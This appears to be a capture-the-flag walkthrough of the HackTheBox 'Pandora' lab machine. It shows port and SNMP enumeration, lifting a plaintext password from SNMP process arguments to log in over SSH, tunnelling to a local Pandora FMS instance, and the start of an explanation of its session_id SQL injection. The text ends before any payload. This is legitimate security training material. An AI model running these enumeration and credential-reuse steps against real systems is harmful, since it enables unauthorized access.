HTB - Pandora - snmp - SQLi - Session - ssh & backup

IP : 10.10.11.136

nmap

`nmap` finds two open TCP ports, SSH (22) and HTTP (80):

```
oxdf@hacky$ nmap -p- --min-rate 10000 10.10.11.136
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-18 19:51 UTC
Nmap scan report for 10.10.11.136
Host is up (0.092s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 7.74 seconds
oxdf@hacky$ nmap -p 22,80 -sCV 10.10.11.136
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-18 19:51 UTC
Nmap scan report for 10.10.11.136
Host is up (0.090s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Play | Landing
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.97 seconds
```

Based on the OpenSSH and Apache versions, the host is likely running Ubuntu 20.04 focal.

I'll also scan for top UDP ports, and find one, SNMP (161):

```
oxdf@hacky$ sudo nmap -sU -top-ports=100 panda.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-18 20:10 UTC
Nmap scan report for panda.htb (10.10.11.136)
Host is up (0.089s latency).
Not shown: 99 closed ports
PORT    STATE SERVICE
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 95.71 seconds
```

panda.htb - TCP 80

Site

The site is for “Play”, and “extention of Panda.HTB”:

PLAY

Home About Pricing Contact

PLAY

PLAY is an extention of Panda.HTB, bringing network monitoring solutions to your doorstep.

Features

Main Features Of Play

Working together with Panda.HTB we provide delivery, installation and usage on network monitoring applications.

Free and Open-Source

We utilise free and open-source software to bring you the best network monitoring applications out there.

Multiple Selections


We don't just provide one piece of software, we search the market and only provide you the best!

High-quality Design

We only select the best software, allowing a smooth interaction between you and your servers.

Best Customer Service

We take pride in providing the best customer service experience to all our customers.




About Us

Let us help you select

the best network monitoring solution for you.

The main 'thrust' is to focus on educating our customers on how to utilise the features of most available network monitoring solutions allowing you and your company to have less time dealing with issues and more time for productivity.



Pricing

Our Pricing Plans

Here is what we offer you as our services.

STARTING FROM

$19.99/mo

1 network monitoring software

Basic installation

Basic training

Free updates

6 Months support

Purchase Now

POPULAR

STARTING FROM

$30.99/mo

1 network monitoring software

Basic installation & configuration

Comprehensive training

Free updates

1 Year support

Purchase Now

STARTING FROM

$70.99/mo

Your choice of network monitoring software

Comprehensive installation

Comprehensive training

Lifetime of free updates

Unlimited support

Purchase Now

FAQ

Any Questions?

These are the questions our customers frequently ask.

- How do I puchase a subscription from PLAY?
- Can we get a refund if we discontinue our contract?
- How many network solutions do you have available?
- What hours are you open?
- Is PLAY part of Panda.HTB?
- Where is your offices located?

Testimonials

What Our Customers Says

There are many variations of passages of Lorem Ipsum available but the majority have suffered alteration in some form.

★★★★★

"Our members are so impressed. It's intuitive. It's clean. It's distraction free. If you're building a community.

Sabo Masties
Founder @Uldeck

★★★★★

"Our members are so impressed. It's intuitive. It's clean. It's distraction free. If you're building a community.

Margin Gesmu
Founder @Lineicons


★★★★★

"Our members are so impressed. It's intuitive. It's clean. It's distraction free. If you're building a community.

William Smith
Founder @GrayGrids

Trusted and Used by

Ayro UI · Uldeck · GRAYGRIDS · Lineicons · ecommerce HTML



[Click for full image]

All the links lead to places on the page. There is a contact us form at the bottom, but it doesn't look like it does anything.

I'll add `panda.htb` to my `/etc/hosts` file, but the same page loads.

Tech Stack

The response headers don't give much additional information.

I can take some guesses at what the extension on the index page is, and find it's `index.html`.

Directory Brute Force

I'll run `feroxbuster` against the site:

```
oxdf@hacky$ feroxbuster -u http://10.10.11.136


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.7.1
─────────────────────────────┬──────────────────────
 🎯  Target Url              │ http://10.10.11.136
 🚀  Threads                 │ 50
 📖  Wordlist                │ /usr/share/seclists/Discovery/Web-
Content/raft-medium-directories.txt
 👌  Status Codes            │ [200, 204, 301, 302, 307, 308, 401, 403, 405,
500]
 💥  Timeout (secs)          │ 7
 🦡  User-Agent              │ feroxbuster/2.7.1
 🏁  HTTP methods            │ [GET]
 🔃  Recursion Depth         │ 4
─────────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET      907l     2081w    33560c http://10.10.11.136/
301      GET        9l       28w      313c http://10.10.11.136/assets =>
http://10.10.11.136/assets/
403      GET        9l       28w      277c http://10.10.11.136/server-status
[####################] - 1m     90000/90000   0s      found:3       errors:0
[####################] - 1m     30000/30000   497/s   http://10.10.11.136
[####################] - 1m     30000/30000   491/s   http://10.10.11.136/
[####################] - 0s     30000/30000   0/s
http://10.10.11.136/assets => Directory listing (add -e to scan)
```

Nothing interesting here.

Virtual Hosts

Given the mention of `panda.htb`, I'll fuzz for subdomains using `wfuzz`. The default case seems to be 33560 characters, so I'll add `--hh 33560` to the end:

```
oxdf@hacky$ wfuzz -u http://panda.htb -H "Host: FUZZ.panda.htb" -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --hh 33560
********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://panda.htb/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

Total time: 61.58577
Processed Requests: 4989
Filtered Requests: 4989
Requests/sec.: 81.00896
```

Surprisingly, nothing.

SNMP - UDP 161

Background

Simple network management protocol (SNMP) is a protocol for managing and sharing information about devices across the internet. The most recent version is version 3, which was released in 2004, and yet, version 2 is probably the most common in use on the internet. There isn't too much in the way of authentication in v2, as most instances use the string "public", so it's not uncommon to be able to just dump a ton of data about a device with access to UDP 161.

Collect

I'll run `snmpwalk` (`apt install snmp snmp-mibs-downloader`, see Sneaky for details), and it generates a lot of information:

```
oxdf@hacky$ snmpwalk -v 2c -c public 10.10.11.136 | tee snmp-full
SNMPv2-MIB::sysDescr.0 = STRING: Linux pandora 5.4.0-91-generic #102-Ubuntu
SMP Fri Nov 5 16:31:28 UTC 2021 x86_64
```

```
SNMPv2-MIB::sysObjectID.0 = OID: NET-SNMP-MIB::netSnmpAgentOIDs.10
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (227623) 0:37:56.23
SNMPv2-MIB::sysContact.0 = STRING: Daniel
SNMPv2-MIB::sysName.0 = STRING: pandora
SNMPv2-MIB::sysLocation.0 = STRING: Mississippi
SNMPv2-MIB::sysServices.0 = INTEGER: 72
...[snip]...
```

I'll pipe that into `tee` to save it in a file for easier analysis.

If you're seeing `iso.3.6.1.2.1.1.1.0` instead of `SNMPv2-MIB::sysDescr.0`, make sure you have installed the `snmp-mibs-downloader` and edited the `/etc/snmp/snmp.conf` file as described in my Sneaky post.

This runs really slow, and IppSec tipped me off to a tool that will run `snmpwalk` with threads, `snmpbulkwalk`. `-Cr X` will tell if to run with `X` threads, and it runs *way* faster:

```
oxdf@hacky$ snmpbulkwalk -Cr1000 -c public -v2c 10.10.11.136 > snmp-full-
bullk
```

Analysis

SNMP gives all kinds of information about a box. For example, it shows some basic information about the host like uptime, a contact name, and location:

```
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (227623) 0:37:56.23
SNMPv2-MIB::sysContact.0 = STRING: Daniel
SNMPv2-MIB::sysName.0 = STRING: pandora
SNMPv2-MIB::sysLocation.0 = STRING: Mississippi
```

There's network information (IPv4 and IPv6, not shown):

```
IP-MIB::ipAdEntAddr.10.10.11.136 = IpAddress: 10.10.11.136
IP-MIB::ipAdEntAddr.127.0.0.1 = IpAddress: 127.0.0.1
IP-MIB::ipAdEntIfIndex.10.10.11.136 = INTEGER: 2
IP-MIB::ipAdEntIfIndex.127.0.0.1 = INTEGER: 1
IP-MIB::ipAdEntNetMask.10.10.11.136 = IpAddress: 255.255.254.0
```

It shows `netstat` like information, including listening ports:

```
TCP-MIB::tcpConnState.0.0.0.0.22.0.0.0.0.0 = INTEGER: listen(2)
TCP-MIB::tcpConnState.127.0.0.1.3306.0.0.0.0.0 = INTEGER: listen(2)
TCP-MIB::tcpConnState.127.0.0.53.53.0.0.0.0.0 = INTEGER: listen(2)
```

```
UDP-MIB::udpLocalPort.0.0.0.0.161 = INTEGER: 161
UDP-MIB::udpLocalPort.127.0.0.53.53 = INTEGER: 53
```

There's information about running processes:

```
HOST-RESOURCES-MIB::hrSWRunName.1 = STRING: "systemd"
HOST-RESOURCES-MIB::hrSWRunName.2 = STRING: "kthreadd"
HOST-RESOURCES-MIB::hrSWRunName.3 = STRING: "rcu_gp"
HOST-RESOURCES-MIB::hrSWRunName.4 = STRING: "rcu_par_gp"
HOST-RESOURCES-MIB::hrSWRunName.6 = STRING: "kworker/0:0H-kblockd"
HOST-RESOURCES-MIB::hrSWRunName.9 = STRING: "mm_percpu_wq"
HOST-RESOURCES-MIB::hrSWRunName.10 = STRING: "ksoftirqd/0"
HOST-RESOURCES-MIB::hrSWRunName.11 = STRING: "rcu_sched"
HOST-RESOURCES-MIB::hrSWRunName.12 = STRING: "migration/0"
HOST-RESOURCES-MIB::hrSWRunName.13 = STRING: "idle_inject/0"
HOST-RESOURCES-MIB::hrSWRunName.14 = STRING: "cpuhp/0"
HOST-RESOURCES-MIB::hrSWRunName.15 = STRING: "cpuhp/1"
HOST-RESOURCES-MIB::hrSWRunName.16 = STRING: "idle_inject/1"
HOST-RESOURCES-MIB::hrSWRunName.17 = STRING: "migration/1"
HOST-RESOURCES-MIB::hrSWRunName.18 = STRING: "ksoftirqd/1"
HOST-RESOURCES-MIB::hrSWRunName.20 = STRING: "kworker/1:0H-kblockd"
HOST-RESOURCES-MIB::hrSWRunName.21 = STRING: "kdevtmpfs"
HOST-RESOURCES-MIB::hrSWRunName.22 = STRING: "netns"
HOST-RESOURCES-MIB::hrSWRunName.23 = STRING: "rcu_tasks_kthre"
HOST-RESOURCES-MIB::hrSWRunName.24 = STRING: "kauditd"
```

There's also information about the path each process is running from:

```
HOST-RESOURCES-MIB::hrSWRunPath.1 = STRING: "/sbin/init"
HOST-RESOURCES-MIB::hrSWRunPath.2 = ""
HOST-RESOURCES-MIB::hrSWRunPath.3 = ""
HOST-RESOURCES-MIB::hrSWRunPath.4 = ""
HOST-RESOURCES-MIB::hrSWRunPath.6 = ""
HOST-RESOURCES-MIB::hrSWRunPath.9 = ""
```

And the rest of the command line (the parameters):

```
HOST-RESOURCES-MIB::hrSWRunParameters.1 = STRING: "maybe-ubiquity"
```

There's a list of the installed packages:

```
HOST-RESOURCES-MIB::hrSWInstalledName.748 = STRING: "python3.8_3.8.10-
0ubuntu1~20.04.2_amd64"
HOST-RESOURCES-MIB::hrSWInstalledName.749 = STRING: "python3.8-
minimal_3.8.10-0ubuntu1~20.04.2_amd64"
HOST-RESOURCES-MIB::hrSWInstalledName.750 = STRING: "readline-common_8.0-
4_all"
HOST-RESOURCES-MIB::hrSWInstalledName.751 = STRING: "rsync_3.1.3-
8ubuntu0.1_amd64"
HOST-RESOURCES-MIB::hrSWInstalledName.752 = STRING: "rsyslog_8.2001.0-
1ubuntu1.1_amd64"
HOST-RESOURCES-MIB::hrSWInstalledName.753 = STRING: "run-one_1.17-
0ubuntu1_all"
HOST-RESOURCES-MIB::hrSWInstalledName.754 = STRING: "sbsigntool_0.9.2-
2ubuntu1_amd64"
```

Script Process List

Never shying away from an opertunity to practice Python, I'll write a quick script that will print a more clear processes list. Right now I have the binary and the arguments hundreds of lines apart, connected only by the PID number. I'll write the following script:

```
#!/usr/bin/env python3

import re
import sys
from collections import defaultdict
from dataclasses import dataclass


@dataclass
class Process:
    """Process read from SNMP"""
    pid: int
    proc: str
    args: str = ""

    def __str__(self) -> str:
        return f'{self.pid:04d} {self.proc} {self.args}'


with open(sys.argv[1]) as f:
    data = f.read()
```

```
processes = {}

for match in re.findall(r'HOST-RESOURCES-MIB::hrSWRunName\.(\d+) = STRING: "
(.+)"', data):
    processes[match[0]] = Process(int(match[0]), match[1])

for match in re.findall(r'HOST-RESOURCES-MIB::hrSWRunParameters\.(\d+) =
STRING: "(.+)"', data):
    processes[match[0]].args = match[1]

for p in processes.values():
    print(p)
```

I'm making use of a Python dataclass to easily store information about each process, and format how I'll print it. With a dataclass, I don't have to define the `__init__` function, but rather just define the parameters or the class that will be set at init. the `__str__` function shows how an object of this class is converted to a string, which happens when I print it.

I'll user regex to match the lines that have the names and then those that have the parameters. I'll assume that each pid that has parameters will have already had a `Process` object created for it when it found the name line.

This prints a nice process list:

```
oxdf@hacky$ python snmp_processlist.py snmp-full
0001 systemd maybe-ubiquity
0002 kthreadd
0003 rcu_gp
0004 rcu_par_gp
0006 kworker/0:0H-kblockd
0009 mm_percpu_wq
0010 ksoftirqd/0
0011 rcu_sched
0012 migration/0
0013 idle_inject/0
0014 cpuhp/0
0015 cpuhp/1
0016 idle_inject/1
...[snip]...
```

Again, this was totally unnecessary, but a fun scripting opportunity.

Shell as daniel

Creds

Looking through the process list, there's a process that's running a script, `/usr/bin/host_check`, which seems like it may be passing a username and password:

```
...[snip]...
0852 sh -c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p
HotelBabylon23'
...[snip]...
1115 host_check -u daniel -p HotelBabylon23
...[snip]...
```

SSH

These creds work to SSH as daniel:

```
oxdf@hacky$ sshpass -p 'HotelBabylon23' ssh daniel@10.10.11.136
...[snip]...
daniel@pandora:~$
```

Shell as matt

Enumeration

Home Dirs

There's nothing at all in daniel's home directory:

```
daniel@pandora:~$ ls -la
total 28
drwxr-xr-x 4 daniel daniel 4096 May 18 23:52 .
drwxr-xr-x 4 root   root   4096 Dec  7 14:32 ..
lrwxrwxrwx 1 daniel daniel    9 Jun 11  2021 .bash_history -> /dev/null
-rw-r--r-- 1 daniel daniel  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 daniel daniel 3771 Feb 25  2020 .bashrc
drwx------ 2 daniel daniel 4096 May 18 23:52 .cache
-rw-r--r-- 1 daniel daniel  807 Feb 25  2020 .profile
drwx------ 2 daniel daniel 4096 Dec  7 14:32 .ssh
```

There's another user with a home directory, matt, and that has `user.txt`, but daniel can't read it:

```
daniel@pandora:/home$ ls
daniel  matt
daniel@pandora:/home$ ls matt/
user.txt
daniel@pandora:/home$ cat matt/user.txt
cat: matt/user.txt: Permission denied
```

Web Server Configs

Apache site configurations are in `/etc/apache2/sites-enabled`. In this case, there are two:

```
daniel@pandora:/etc/apache2/sites-enabled$ ls
000-default.conf  pandora.conf
```

`000-default.conf` looks like a standard webserver, listening on 80, and hosting out of `/var/www/html`:

```
daniel@pandora:/etc/apache2/sites-enabled$ cat 000-default.conf | grep -Pv
"^\s*#" | grep .
<VirtualHost *:80>
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

`pandora.conf` is a bit more interesting:

```
daniel@pandora:/etc/apache2/sites-enabled$ cat pandora.conf | grep -Pv
"^\s*#" | grep .
<VirtualHost localhost:80>
  ServerAdmin admin@panda.htb
  ServerName pandora.panda.htb
  DocumentRoot /var/www/pandora
  AssignUserID matt matt
  <Directory /var/www/pandora>
    AllowOverride All
  </Directory>
  ErrorLog /var/log/apache2/error.log
  CustomLog /var/log/apache2/access.log combined
</VirtualHost>
```

It's only listening on localhost, and under the server name `pandora.panda.htb`. It's hosted out of `/var/www/pandora`, and running as matt.

pandora.panda.htb Files

matt owns the `pandora` folder, but any user can navigate into it and read:

```
daniel@pandora:/var/www$ ls -l
total 8
drwxr-xr-x 3 root root 4096 Dec  7 14:32 html
drwxr-xr-x 3 matt matt 4096 Dec  7 14:32 pandora
```

There are no writable places by daniel in `pandora`:

```
daniel@pandora:/var/www$ find pandora/ -writable
```

There's a `include/config.php` file, but I can't read it:


```
daniel@pandora:/var/www/pandora/pandora_console$ cat include/config.php
cat: include/config.php: Permission denied
daniel@pandora:/var/www/pandora/pandora_console$ ls -l include/config.php
-rw------- 1 matt matt 413 Dec  3 14:06 include/config.php
```

Pandora FMS

I'll reconnect my SSH session with `-L 9001:localhost:80` so that 9001 on my local machine now forwards to localhost port 80 on Pandora.

ssh -L 9001:localhost:80 daniel@10.10.11.136
pass : HotelBabylon23'

I'll set `pandora.panda.htb` to 127.0.0.1 in my `/etc/hosts` file (turns out just accessing it by 127.0.0.1 works as well), and visit `http://pandora.panda.htb:9001`. It's a Pandora FMS instance with a login page:



Click for full size image

At the bottom, there's a version, `v7.0NG.742_FIX_PERL2020`.

CVE-2021-32099

Background

Googling for exploits against Pandora FMS leads to this PortSwigger post, which outlines a few CVEs found in late 2020 in version 742, which matches what I noted above.

This page on Pandora's site lists the CVEs in it's software and the versions that they were fixed in. There are seven fixed in 732.

This post mentions four of those, a SQL injection (CVE-2021-32099), a phar deserialization (CVE-2021-32098), a remote file inclusion (CVE-202132100), and a cross-site request forgery (no CVE), and goes into a ton of detail about the SQL injection.


The injections is in `/include/chart_generator.php`. It passes `$_REQUEST['session_id']` to the constructor for a `PandoraFMS\User` object, and that is not sanitized.

UNION Injection POC


What's neat about `$_REQUEST` is that it will try to pull from GET, POST, and cookies. I played with this a good amount in Beyond Root for OpenKeyS. I suspect the intended use here it to

get the cookie, but to make it easier to attack, I can put my attack in a GET parameter (in the URL).

`/include/chart_generator.php` returns a 404, but I'll notice that visiting `/` redirects to `/pandora_console`. `/pandora_console/include/chart_generator.php` returns a denial:

